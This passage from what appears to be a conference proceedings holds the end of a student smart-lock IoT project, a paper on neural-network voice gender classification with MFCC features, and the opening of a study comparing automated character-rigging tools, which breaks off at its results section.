the door using a mechanical key or an NFC-enabled backup system. These fail-safe measures prevent system failures that could otherwise lock users out of their homes. Hardware testing and performance optimization, start from Keypad and LCD Display. Where by details of keypad serves as a primary input method for users to enter passwords or PINs, while the LCD display provides real-time feedback on system status. Servo Motor Efficiency, smart lock utilizes a high-torque micro servomotor to engage and disengage the locking mechanism. The response time optimized to operate within 0.5 seconds, ensuring rapid and reliable locking/unlocking. Motor torque calculations ensure that the servo can withstand physical force, preventing unauthorized access through brute force attacks. Through a combination of advanced encryption, mobile connectivity, and rigorous hardware testing, the smart lock system delivers a secure and efficient solution for modern smart homes.



Fig. 6.1.: User-Centric App Interface Design

VII. Mockups of the Project

A. *Software System Design*

Software for smart lock system is programmed using Arduino IDE, end code could be seen in our Appendix, ensuring compatibility with Arduino Uno. Firmware implementation enables smooth communication between hardware components and mobile application. Core functionality includes handling authentication requests, managing Bluetooth connections, and processing user input efficiently. Optimized code ensures minimal latency in processing authentication, enhancing real-time security response. Mobile application developed with a focus on Neumorphism and minimalistic design principles, ensuring an intuitive and user-friendly interface. UI style incorporates a limited color palette, featuring a white background, light grey buttons for visual contrast, and blue elements for key titles. This design choice prevents visual clutter, allowing users to focus on authentication tasks without distractions. Application architecture structured for simplicity and efficiency, utilizing minimal UI components. Interface includes two buttons, three dynamic text messages, and one text input field. Each component strategically placed to streamline user interaction while maintaining aesthetic consistency. Upper buttons handle connectivity options, allowing users to pair smartphone with smart lock via Bluetooth. Device selection and pairing processes executed in real time, providing seamless hardware integration. Authentication workflow designed for straightforward user interaction. Once connected, a dedicated button allows users to enter and transmit passcodes directly to microcontroller. Application then confirms whether data transmission is successful, providing immediate feedback through status messages. Text labels on buttons correspond precisely to their intended functions, minimizing user confusion. Dynamic text fields serve as key status indicators within application. First text element displays “Smart Lock App” clearly identifying system interface for user. Second dynamic text field provides real-time updates regarding connection status, adjusting based on Bluetooth or WiFi pairing success. Third text element updates dynamically to reflect authentication status, notifying users whether passcode transmission was successful or if access denied. Future iterations may introduce AI-driven analytics for detecting usage patterns, further enhancing security through predictive authentication mechanisms.

B. *Application Guide*

In three figures, we can see user connection and apply with main lock system. User interaction with smart lock system follows a structured process, ensuring secure authentication and seamless connectivity. Application interface designed to provide real-time feedback, guiding user through necessary steps for device pairing and passcode transmission. Connection process begins with user selecting target device via wireless communication. Application supports both Bluetooth and WiFi connectivity, allowing flexible connection options. Initial state of application displays a “Disconnected” status in lower section of interface, visually indicating absence of active device pairing. Until connection is established, authentication functions remain inactive. Upon successful device selection, system initiates connection request and pairs with lock hardware. Once connected, dynamic status text updates to display “Status: Connected”, confirming establishment of communication between smartphone and lock system. Application ensures stability of connection before allowing further authentication processes. Authentication phase involves user inputting passcode for lock system. Application interface includes a text input field where user enters code. Verification process initiated by pressing “Send Passcode” button, which triggers encrypted data transmission to hardware unit. Upon successful data transfer, application updates message text to “Code Sent”, confirming receipt of authentication credentials by lock system. Backend software handles authentication logic, ensuring secure data transmission using cryptographic encryption protocols.



Fig. 7.3.: App and Hardware Interaction Guide

VIII. Artificial Intelligence Systems Integration



Fig. 8.1.: App - Fingerprint Option

A. App and Artificial Intelligence

In our chapter "Research and User Side" of discussion and survey analysis, we get information about integration of app and smartphones into IoT home kit. Our App developed with biometric "Fingerprint Unlock" button code unlock. We can improve our app side and biometric function with help of AI integration. AI can help to preferably recognize fingerprint and identify user with thanks to his own personal information. This will help to reduce erroneous code triggers. For users, it will speed up their work time and reduce incorrect passwords. For the robbers to prevent them from entering. Of course, false positives are possible, but Artificial Intelligence is self-learning and will be able to reduce them and speed up time for the user. Our App "Lock App" could be changed and improved via APK file changes and AI integrations. Arduino Uno and other microcontrollers problem based on performance, which does not make them the best for AI integration part. Enough for them to activate and send the code through an option in the application. However, their main finger will be the right one to unlock

Fig. 8.2.: Users Fingers for Analysis



Fig. 8.3.: Final Project Harware-Software Side

IX. Conclusion

The development of a smart home locking system integrated with Internet of Things technology represents a significant step towards modernizing the home security system in Kazakhstan. This graduation project demonstrated the successful implementation of a prototype of a secure and user-friendly smart lock, controlled using a smartphone app and complemented by fingerprint authentication. The system architecture combines important components such as an Arduino-based microcontroller, Bluetooth module, and a fingerprint sensor, which provides convenience and protection. By meeting the growing demand for efficient smart home solutions in urban areas of Kazakhstan, the project responds to growing concerns about property security and access control. Using the mobile app allows users to remotely control access, monitor login activity in real time, and receive feedback directly on their smartphones. This increases both user engagement and control over home security. Furthermore, the integration of AI presents promising opportunities for future system enhancements. AI-based behavioral analysis and anomaly detection can improve the lock's adaptability by identifying suspicious activity patterns and reducing unauthorized access. In addition, combining AI with biometric data such as fingerprint scans-lays the foundation for intelligent, adaptive, and proactive security systems.

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Neural Network Approaches for Voice Data Classification and Clustering

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***Abstract*—This research investigates the application of deep learning techniques for the classification and clustering of voice data. The study explores three neural network architectures: Convolutional Neural Networks (CNN), Recurrent Neural Networks (RNN), and Transformer models. A dataset of voice recordings is preprocessed, with Mel-Frequency Cepstral Coefficients (MFCCs) extracted as features for classification. The models are trained and evaluated using various performance metrics. Experimental results indicate that the CNN model achieves the highest classification accuracy, reaching 95% training accuracy and 90% validation accuracy. The RNN model, leveraging Long Short-Term Memory (LSTM) layers, also performs well, though it exhibits minor overfitting. The Transformer model demonstrates reasonable classification performance but requires further optimization.**

***Index Terms*—neural networks, CNN, RNN, transformers, voice**

I. Introduction

This work is profoundly pertinent in the modern technological environments. With the development of machine learning and artificial intelligence, sophisticated methods are quickly becoming necessary. These must be capable of processing and deciphering complex data formats, including audio data. working in areas that have a significant impact, like voice recognition technology, data-driven insights for strategic decision-making, security and surveillance applications, customizations, and user adaption. Neural network methods for classifying and clustering audio data have been shown to increase the precision and effectiveness of voice recognition systems across a variety of sectors, including healthcare, automotive, and telecommunication. Additionally, it enables businesses and medical professionals to extract useful data. Additionally, by being used to identify individuals and detect anomalies, these developments significantly aid in the fields of security and surveillance. Additionally, voice data analysis can be used to enable individualized user experiences in a variety of industries, including education and entertainment. As a result, this research is expected to provide a substantial contribution to the development of technology, the improvement of user experience, and innovation in a variety of applications.

II. Literature review

Recently, there has been a lot of usage for speech recognition, which is crucial to human-machine interaction. Environmental factors, accents, and diction can all have an impact on how well speech recognition systems work. However, individuals with the same diction, accents, and ambient circumstances cannot be used to construct the sound signal samples for the dataset. This circumstance may make the voice recognition system's workload worse. It is recommended to employ large-volume datasets and optimize the quantity of sound sample properties to address this issue [1]. Humans can effortlessly recognize accents and gender from voices, while computers face significant challenges in determining gender accurately. This disparity arises due to the complexity of voice characteristics and the variability among speakers. Numerous studies have been conducted to bridge this gap, focusing on high-accuracy classification structures and efficient feature extraction techniques to improve speaker classification based on gender [2].

Voice-based gender recognition has significant applications in various domains, including health information systems and education, where it enhances user interactions and accessibility [3]. In one study, researchers analyzed the vibration, noise ratio, sparkle, and frequency characteristics of sound in telephone applications, demonstrating how these parameters influence voice recognition accuracy. Various techniques, such as Bayesian networks, were employed to improve classification performance [4].

Additionally, artificial neural networks (ANNs) were explored to predict sound data, including the speaker's age. However, these models struggled due to the overlapping qualities in sound samples, making it difficult to distinguish between different age groups effectively [5]. On the other hand, significant improvements were observed in gender recognition when optimizing machine learning models. For instance, modifications made to the Random Forest algorithm achieved a classification success rate of 96.7%, demonstrating the effectiveness of ensemble learning methods in voice-based gender classification [6]. A 93.65% success rate has been attained in gender recognition trials that have been conducted using both sound and movement on touch screen phones [7]. In a study utilizing voice data collected from German speakers, researchers explored gender and age estimation using fully connected and convolutional neural networks. The findings revealed that the gender recognition rate reached 88.8%, while

the age recognition rate was comparatively lower at 57.53% [8]. This discrepancy highlights the inherent difficulty in predicting a speaker's age from voice data, as factors such as vocal similarity across age groups, environmental noise, and variations in speech patterns contribute to classification challenges.

The study further emphasized the effectiveness of convolutional neural networks (CNNs) in capturing essential acoustic features, improving classification accuracy compared to traditional machine learning models. However, the lower performance in age recognition suggests that additional features, such as prosody, pitch variation, and speech articulation, may be necessary for more accurate estimations. Future research could benefit from incorporating transfer learning techniques or hybrid models that combine CNNs with recurrent neural networks (RNNs) or transformer-based architectures to enhance predictive capabilities. It is extremely difficult to estimate the speakers' emotional states because they are influenced by a wide range of elements, including their thoughts, moods, behaviors, and personalities. One element that improves prediction success in emotion recognition is gender determination.Studies on gender recognition utilizing a variant of the Random Forest method and gradient boosting machines have been conducted [9]. Support Vector Machine (SVM), Neural Network, and Random Forest techniques were employed to construct an ensemble method for gender recognition from voice in a study that incorporated both classification and regression algorithms. By leveraging the strengths of multiple machine learning approaches, this ensemble framework aimed to enhance prediction accuracy and robustness. Compared to the study's single techniques, the combined approach proved to be more effective, demonstrating improved generalization and resilience to variations in speech patterns [10].The success of this ensemble method can be attributed to the diverse decision-making processes of its individual components. SVM effectively handled high-dimensional feature spaces, Neural Networks captured complex, non-linear relationships within the voice data, and Random Forest provided stability and resistance to overfitting by aggregating multiple decision trees. The integration of these techniques allowed the model to mitigate the weaknesses of any single classifier, leading to a more reliable gender classification system. The success of classification is influenced by a number of factors, including the various techniques used to extract features from sound data and the selection of useful characteristics from the extracted features. By utilizing the similarities between features, the principal component analysis (PCA) method allows for the reduction of features and the creation of new, useful features. Gender was predicted from voice data in a study that used the PCA and SVM algorithms, with 98.42% success rate [11]. Recently, deep neural networks (DNNs) have garnered significant attention as a powerful technique for improving classification accuracy by uncovering complex, hidden patterns in data. Unlike traditional machine learning models, which rely on handcrafted features, deep learning architectures automatically extract and learn high-level representations from raw audio signals, leading to enhanced performance in classification tasks.

In a study focused on gender recognition using a deep neural network approach, researchers achieved an impressive success rate of 96.74% [12]. This high accuracy underscores the effectiveness of deep learning in capturing intricate voice characteristics, such as pitch, timbre, and spectral features, which are crucial for distinguishing between male and female speakers. The study also highlighted the advantages of using deep learning over conventional methods, as it eliminates the need for extensive feature engineering and can adapt to variations in speech data more efficiently. Furthermore, the use of advanced architectures such as convolutional neural networks (CNNs) and recurrent neural networks (RNNs) has shown promise in further improving classification performance. CNNs are particularly effective in capturing spatial patterns within spectrogram representations of voice signals, while RNNs and long short-term memory (LSTM) networks can model temporal dependencies, making them well-suited for processing sequential speech data.

III. Methodology

The study utilizes a dataset comprising voice recordings categorized into two classes: male and female. The audio files are stored in .wav format and are preprocessed to ensure quality and consistency in feature extraction. The preprocessing steps include noise reduction using digital filtering techniques to remove background noise and enhance signal clarity, silence removal to trim unnecessary silent portions, resampling to convert all audio files to a uniform sampling rate, and feature extraction using Mel-Frequency Cepstral Coefficients (MFCCs), which effectively capture spectral characteristics of voice signals. The librosa library is employed to compute MFCCs. Normalization is applied using StandardScaler to ensure uniform distribution across the dataset. Feature representation is achieved by averaging MFCCs over time frames to create a fixed-length feature vector for each audio sample.



Fig. 1. Mel-Frequency Cepstral Coefficients

After preprocessing, the dataset is structured for classification and clustering tasks. Data labeling is performed by assigning class labels (0 for male, 1 for female) and storing them in a structured format. The dataset is split into 80% training data

and 20% testing data to evaluate model performance. One-hot encoding is applied to labels using to categorical align with neural network outputs. Data augmentation techniques, including pitch shifting, time stretching, and noise addition, are employed if required to improve model generalization.

The classification models are built using deep learning architectures implemented with the Keras framework. The models include Convolutional Neural Networks (CNNs), Recurrent Neural Networks (RNNs), and Transformer models. The CNN architecture consists of an input layer accepting 13-dimensional MFCC feature vectors, hidden layers with two fully connected layers using ReLU activation with 256 and 128 neurons, respectively, and dropout layers with a rate of 0.2 to prevent overfitting. The output layer employs a softmax activation function for binary classification. The training process includes the categorical cross-entropy loss function, the Adam optimizer, a batch size of 32, and training over 50 epochs.

Layer (type)	Output Shape	Param #
conv2d (Conv2D)	(None, 128, 431, 32)	320
max_pooling2d (MaxPooling2D)	(None, 64, 215, 32)	0
batch_normalization (BatchNormalization)	(None, 64, 215, 32)	128
conv2d_1 (Conv2D)	(None, 64, 215, 64)	18,496
max_pooling2d_1 (MaxPooling2D)	(None, 32, 107, 64)	0
batch_normalization_1 (BatchNormalization)	(None, 32, 107, 64)	256
conv2d_2 (Conv2D)	(None, 32, 107, 128)	73,856
max_pooling2d_2 (MaxPooling2D)	(None, 16, 53, 128)	0
batch_normalization_2 (BatchNormalization)	(None, 16, 53, 128)	512
flatten (Flatten)	(None, 108544)	0
dense (Dense)	(None, 128)	13,893,760
dropout (Dropout)	(None, 128)	0
dense_1 (Dense)	(None, 1)	129

Fig. 2. CNN arhitecture

The RNN model incorporates Long Short-Term Memory (LSTM) layers to capture sequential dependencies in voice data, with a training and optimization strategy similar to CNN but with an emphasis on temporal feature learning.

Layer (type)	Output Shape	Param #
bidirectional (Bidirectional)	(None, 431, 128)	39,936
dropout (Dropout)	(None, 431, 128)	0
bidirectional_1 (Bidirectional)	(None, 64)	41,216
dropout_1 (Dropout)	(None, 64)	0
dense (Dense)	(None, 32)	2,080
dropout_2 (Dropout)	(None, 32)	0
dense_1 (Dense)	(None, 1)	33

Fig. 3. RNN arhitecture

The Transformer model leverages a self-attention mechanism to enhance voice feature extraction by capturing long-range dependencies, employing regularization techniques such as dropout and layer normalization to improve generalization.

Model performance is assessed using various metrics, including accuracy, precision, recall, and F1-score to evaluate classification effectiveness. A confusion matrix is used to analyze classification errors, while loss curves and training history are examined to detect overfitting or underfitting. A custom prediction function is developed to test the model's usability in practical applications by extracting MFCC features from a new audio file, computing their mean over time frames, and passing the resulting feature vector into the model for classification. The evaluation process ensures the model's generalizability to correctly classify voice data for gender classification tasks.

IV. Results

The performance of the developed models for voice classification was evaluated using multiple deep learning architectures, including Convolutional Neural Networks (CNN), Recurrent Neural Networks (RNN), and Transformer-based models. Each model was trained using the preprocessed dataset and assessed using accuracy, precision, recall, and F1-score metrics to determine their effectiveness in classifying voice data into male and female categories.

The CNN model demonstrated strong classification performance, achieving approximately 95% training accuracy and 90% validation accuracy. The training loss decreased consistently over epochs, while the validation loss fluctuated before stabilizing, indicating potential overfitting. The confusion matrix revealed high classification accuracy, with only four misclassifications out of 58 samples—two male voices misclassified as female and two female voices misclassified as male. While the CNN model showed promising results, further improvements could be achieved through regularization techniques such as dropout, L2 regularization, increasing dataset size, or applying data augmentation to enhance generalization.

The RNN model, particularly utilizing Long Short-Term Memory (LSTM) layers, also performed well in voice classification. The training accuracy steadily improved over epochs, reaching above 90%, while validation accuracy remained slightly lower, suggesting some level of overfitting. The loss curves indicated a significant reduction in training loss, whereas validation loss stabilized after some epochs with minor fluctuations. The confusion matrix for the RNN model showed that most male and female samples were correctly classified, with 23 true positive male predictions and 25 true positive female predictions. However, four male samples were misclassified as female, and six female samples were misclassified as male, highlighting areas for further refinement in model tuning.

The Transformer-based model provided reasonable classification performance but with room for improvement. The confusion matrix showed that 22 male and 23 female samples were correctly classified, while five male and eight female samples were misclassified. The accuracy and loss trends over



Fig. 4. CNN Confusion Matrix



Fig. 5. CNN Accuracy/Lost



Fig. 6. RNN Confusion Matrix



Fig. 7. RNN Accuracy/Lost

35 epochs revealed fluctuations in training accuracy, while validation accuracy improved steadily, reaching around 80%. The loss curves indicated a significant initial drop, followed by a more gradual decline, suggesting effective learning but potential overfitting as the validation loss stabilized while training loss continued to decrease. The Transformer model demonstrated promising capabilities in voice classification but could benefit from additional hyperparameter tuning and regularization techniques to improve its generalization performance.



Fig. 8. Transformer Confusion Matrix



Fig. 9. Transformer Accuracy/Lost

The evaluation of the three models highlights the effectiveness of deep learning architectures in voice classification tasks. The CNN model exhibited the best classification performance,

followed by the RNN model, while the Transformer model showed potential but required further optimization. The findings suggest that deep learning techniques are highly effective for voice classification and could be further enhanced through advanced training strategies, increased dataset diversity, and additional model refinement. Future work may explore ensemble methods or hybrid architectures combining CNN, RNN, and Transformer components to maximize classification accuracy and robustness.

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Evaluating AI-Driven Rigging Solutions for Character Animation

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***Abstract*—The rapid advancement of artificial intelligence has introduced novel approaches to 3D character rigging, streamlining workflows and reducing manual effort in animation pipelines. This study evaluates the effectiveness of automated rigging solutions, specifically RigNet, Mixamo, and AccuRig, applied to AI-generated character models. The research assesses these tools based on rigging time, deformation accuracy, weight distribution consistency, and animation stability. Results indicate that while automated rigging significantly improves efficiency, challenges remain in ensuring motion stability and optimal weight painting. The findings suggest that no single rigging solution is universally superior; rather, each tool has an optimal use case depending on the model's complexity and animation requirements. Future work should focus on integrating AI-assisted refinements to enhance automated rigging workflows.**

Keywords—AI-driven rigging, automated character animation, AI-generated models, deep learning rigging, Mixamo, AccuRig, RigNet, 3D animation, Unreal Engine, game development

I. INTRODUCTION

1.1. Background and Motivation

Three-dimensional character animation is fundamental to modern media technologies—film, real-time game engines, and extended-reality applications—where rig quality directly affects both artistic fidelity and production efficiency. Recent AI-driven modeling tools (e.g., MetaHuman Creator) can generate photoreal avatars in minutes, but without robust skeletal rigs, downstream animation suffers from visible artifacts, distorted joint motion, and jitter. This gap between AI-generated geometry and production-ready rigs motivates a systematic comparison of automated rigging solutions.

1.2. Problem Statement

Despite commercial adoption, practitioners face significant practical challenges when integrating AI-generated meshes into production environments, especially within game engines such as Unreal Engine 5 (UE5). Common issues reported include visible weight-painting artifacts that cause unnatural deformation, incorrect joint placements leading to distorted animations, and persistent motion jitter that undermines animation fluidity. These issues necessitate substantial manual intervention, negating much of the efficiency promised by automated rigging solutions. Currently, there is a lack of systematic, evidence-based comparisons of available auto-rigging tools specifically tailored to the unique complexities presented by AI-generated assets.

1.3. Research Questions

1. How do RigNet, Mixamo, and AccuRig compare in latency, deformation accuracy, and stability when applied to AI-generated humanoids?
2. Which solver–mesh pairings yield production-ready rigs with minimal manual intervention based on rigging latency, deformation accuracy, weight-distribution consistency, and animation stability?

1.4. Contributions

- A public benchmark suite of four AI-generated mesh families and canonical test animations.
- A four-metric evaluation protocol aligned with industry quality criteria.
- A comparative analysis with actionable solver–mesh pairing guidelines based on those four metrics.

1.5. Organization of the Paper

The remainder of this paper is organized as follows. Section II reviews existing procedural, cloud-based, and deep-learning approaches to automated character rigging and identifies the gap motivating this work. Section III describes the benchmark methodology, including asset selection, solver configuration, and the four-metric evaluation protocol. Section IV presents quantitative and qualitative results, with each metric explicitly mapped to Research Question 1 and solver–mesh pairing recommendations addressing Research Question 2. Section V discusses the implications of these findings, outlines limitations, and concludes with directions for future research.

II. LITERATURE REVIEW

Automated character rigging has progressed through several waves, each tackling unique aspects of skeleton generation and skin-weight assignment:

2.6. Rule-Based and Procedural Foundations

Baran & Popović pioneered procedural skeleton fitting by aligning bone hierarchies to mesh curvature, substantially reducing manual placement effort while still demanding expert cleanup [1]. Heinrich's comparative study further demonstrated that procedural heuristics can yield acceptable base rigs but often require manual refinements to handle non-standard topologies [2].

2.7. Cloud-Based, User-Friendly Pipelines

Cloud services democratized rigging for artists with minimal technical background. Mixamo applies statistical shape analysis to infer skeletons and skin weights in a browser interface, achieving fast turnaround at the cost of occasional artifacts on out-of-distribution meshes [3]. NVIDIA's

Omniverse Auto-Rig extends this convenience with real-time, engine-integrated rigging but remains a closed system, offering little transparency into failure modes [4].

2.8. Deep-Learning Inference and Refinement

Graph-convolutional networks (GCNs) first enabled data-driven joint placement: Lowe showed that a GCN-based solver can outperform rule-based methods on standard humanoids, lowering RMSE by up to 30 % [5]. Pandit & Kirdat introduced a feedback loop where small pose perturbations guide a neural network to correct weight-painting artifacts in high-mobility joints [6]. Li et al. leveraged neural blend-shape learning to further improve deformation fidelity in flexion areas like elbows and knees [7].

2.9. Challenges with AI-Generated Meshes

Survey and diagnostic studies have underscored the challenges inherent in AI-generated meshes. Bai & Li [8] and Chen et al. [9] reported that automated content pipelines often yield edge flows and morph-target configurations that exacerbate deformation issues in real-time engines. Xu et al. [10] quantified weight-painting inconsistencies during engine importation of AI-generated skeletons and advocated for mesh-aware learning strategies. Voleti et al. [11] developed inverse-kinematics solvers tailored to generative-model artifacts, and Chen et al.'s DEA-based productivity analysis [12] quantified the trade-off between automation speed and manual cleanup. Collectively, these works highlight the necessity of hybrid workflows that combine automated inference with targeted neural or heuristic refinements.

Although procedural, cloud-service, and deep-learning methods for automated rigging have been extensively studied, no prior work provides a systematic, head-to-head comparison of RigNet, Mixamo, and AccuRig applied specifically to AI-generated meshes under a unified, four-metric protocol. This gap motivates the controlled benchmark study presented in Section III.

III. METHODS

The study employs a controlled, reproducible workflow designed to evaluate three auto-rigging solutions—RigNet, Mixamo Auto-Rigger, and AccuRig—on AI-generated humanoid meshes. Methods were selected to balance industry relevance with experimental rigor, ensuring that findings directly inform production pipelines.

3.1. *Asset Selection and Rationale*

A diverse set of four AI-generated mesh families was chosen to reflect common real-world sources and to surface topology-dependent behaviors: MetaHuman (high-resolution, pre-rigged avatars), Meshcapade (statistical body models with partial rigs), MakeHuman (fully procedural, open-source meshes), and Alpha3D (unrigged photogrammetry-style scans). Three gender-balanced exemplars per family (total $n = 12$) provide sufficient variability to observe solver robustness across morphology, edge-flow complexity, and mesh density. Archival of original FBX, morph targets, and T-poses ensures full reproducibility.

3.2. Solver Selection and Configuration

RigNet, Mixamo Auto-Rigger, and AccuRig were selected based on their prominence in both academic publications and commercial practice. RigNet exemplifies deep-learning inference via graph-convolutional networks, Mixamo represents turnkey cloud-based pipelines, and AccuRig combines heuristic weight-painting with proprietary optimizations. Default settings were retained to mirror out-of-the-box production usage; any post-process refinements were logged but excluded from quantitative metrics to isolate solver performance.

3.3. Experimental Procedure

1. Import and Preparation: Each mesh was imported into Blender with "Add Leaf Bones" enabled to match UE5 requirements.
2. Auto-Rigging Application: Solvers were applied sequentially, using a consistent naming scheme for bones and weight groups.
3. Animation Baking: A standardized, three-second mocap cycle (idle→walk→turn) was baked onto each rig to produce comparable motion data.
4. Metric Computation: Custom Python scripts measured:
   - Rigging latency (RT) from import to first playable animation,
   - Deformation accuracy (DA) via vertex-level RMSE against ground-truth motion,
   - Weight distribution consistency (WDC) as the coefficient of variation per joint,
   - Animation stability (AS) through normalized jerk analysis on joint trajectories.

Three independent trials per mesh–solver pair mitigate stochastic solver variance; mean values are reported.

3.4. Metric Selection and Justification

These four metrics capture both technical performance and practical usability, and they align directly with the research questions posed in Section I. Specifically, rigging latency (RT), deformation accuracy (DA), weight-distribution consistency (WDC), and animation stability (AS) collectively provide a quantitative basis for answering Research Question 1, which examines solver performance in terms of speed, fidelity, and motion smoothness. Furthermore, the same metrics enable identification of solver–mesh pairings that yield production-ready rigs with minimal manual intervention, thereby addressing Research Question 2.

IV. RESULTS&FINDINGS

This section presents the results of the evaluation of AI-driven rigging techniques across various AI-generated character models. The findings are analyzed based on the established evaluation metrics, including rigging time, deformation accuracy, weight distribution consistency, animation stability, and overall usability within animation pipelines.

The following quantitative and qualitative results directly answer RQ 1 (solver performance on latency, accuracy, stability) and RQ 2 (solver–mesh pairings requiring minimal cleanup), thereby demonstrating both the technical and production-pipeline value of each tool.

4.1. Rigging Time (RT) Analysis

Fig. 1 illustrates the significant differences in the time required to generate functional rigs across the tested solutions. RigNet, designed for fully automated skeleton generation,

demonstrated the fastest rigging time, completing the process in under 3 minutes per Alpha3D model. This efficiency is particularly beneficial for large-scale animation projects where minimizing manual input is essential. In contrast, Mixamo and AccuRig, while user-friendly, required additional time for weight painting refinements, averaging 5-7 minutes per model.

4.2. Deformation Accuracy (DA) Evaluation

